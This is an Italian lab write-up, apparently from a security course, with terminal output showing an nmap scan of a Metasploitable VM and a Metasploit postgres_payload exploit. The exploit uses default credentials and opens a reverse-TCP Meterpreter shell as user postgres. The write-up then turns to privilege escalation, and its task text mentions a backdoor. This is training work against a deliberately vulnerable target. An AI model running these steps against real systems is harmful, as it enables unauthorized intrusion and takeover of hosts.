13.11.2024


Esercizio di oggi:

Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.
Escalation di privilegi e backdoor:


- Una volta ottenuta la sessione Meterpreter, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando getuid per verificare l'identità dell'utente corrente.

Come di consueto andiamo a fare una scansione con nmap per vedere quali porte sono aperte sull’indirizzo ip 192.168.178.149 (Metaspoitable)




```
OUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, ConnectWithDatabase, Support41A
uth, SupportsTransactions, SupportsCompression, SwitchToSSLAfterHandsh
ake, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: v7PjHeFllZ`PQ(q%]'Ht
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-11-13T12:32:21+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizatio
nName=OCOSA/stateOrProvinceName=There is no such thing outside US/coun
tryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
```

Su smfconsole andiamo a scegliere l’exploit tra quelli della lista; io ho scelto il 27




```
good        Yes    PostgreSQL CREATE LANGUAGE Execution
 22  auxiliary/scanner/postgres/postgres_dbname_flag_injection
normal      No     PostgreSQL Database Name Command Line Flag Injection
 23  auxiliary/scanner/postgres/postgres_login
normal      No     PostgreSQL Login Utility
 24  auxiliary/admin/postgres/postgres_readfile
normal      No     PostgreSQL Server Generic Query
 25  auxiliary/admin/postgres/postgres_sql
normal      No     PostgreSQL Server Generic Query
 26  auxiliary/scanner/postgres/postgres_version
normal      No     PostgreSQL Version Probe
 27  exploit/linux/postgres/postgres_payload
excellent  Yes     PostgreSQL for Linux Payload Execution
 28    \_ target: Linux x86
.          .       .
 29    \_ target: Linux x86_64
```




```
msf6 > use 27
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank fo
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/doc
                                        etasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

: PR
Plain text document
343 bytes
modified: 10/10/2024 at 06:38:34 AM



```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.178.149
rhosts => 192.168.178.149
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave bla
   RHOSTS    192.168.178.149  no        The target host(s), see https://docs.metasploit.co
                                        etasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > 
```


Impostiamo Rhosts ed Lhost




```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.178.51
lhost ⇒ 192.168.178.51
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.178.51:4444
[*] 192.168.178.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
[*] Uploaded as /tmp/PaewGdbB.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.178.149
[*] Meterpreter session 1 opened (192.168.178.51:4444 → 192.168.178.149:5782

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:2d:f7:58
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.178.149
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:8e0:206c:fd00:a00:27ff:fe2d:f758
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::a00:27ff:fe2d:f758
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > |
```

ed andiamo ad exploitare.Ne abbiamo conferma lanciando il comando ifconfig.


Mettiamo in background la sessione appena creata e andiamo alla ricerca di un suggester



```
meterpreter > getpid
Current pid: 5407
meterpreter > getuid
Server username: postgres
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.178.51:4444 → 192.168.178.149:57082 (192.168.178.149)

msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
```




```
Matching Modules
================

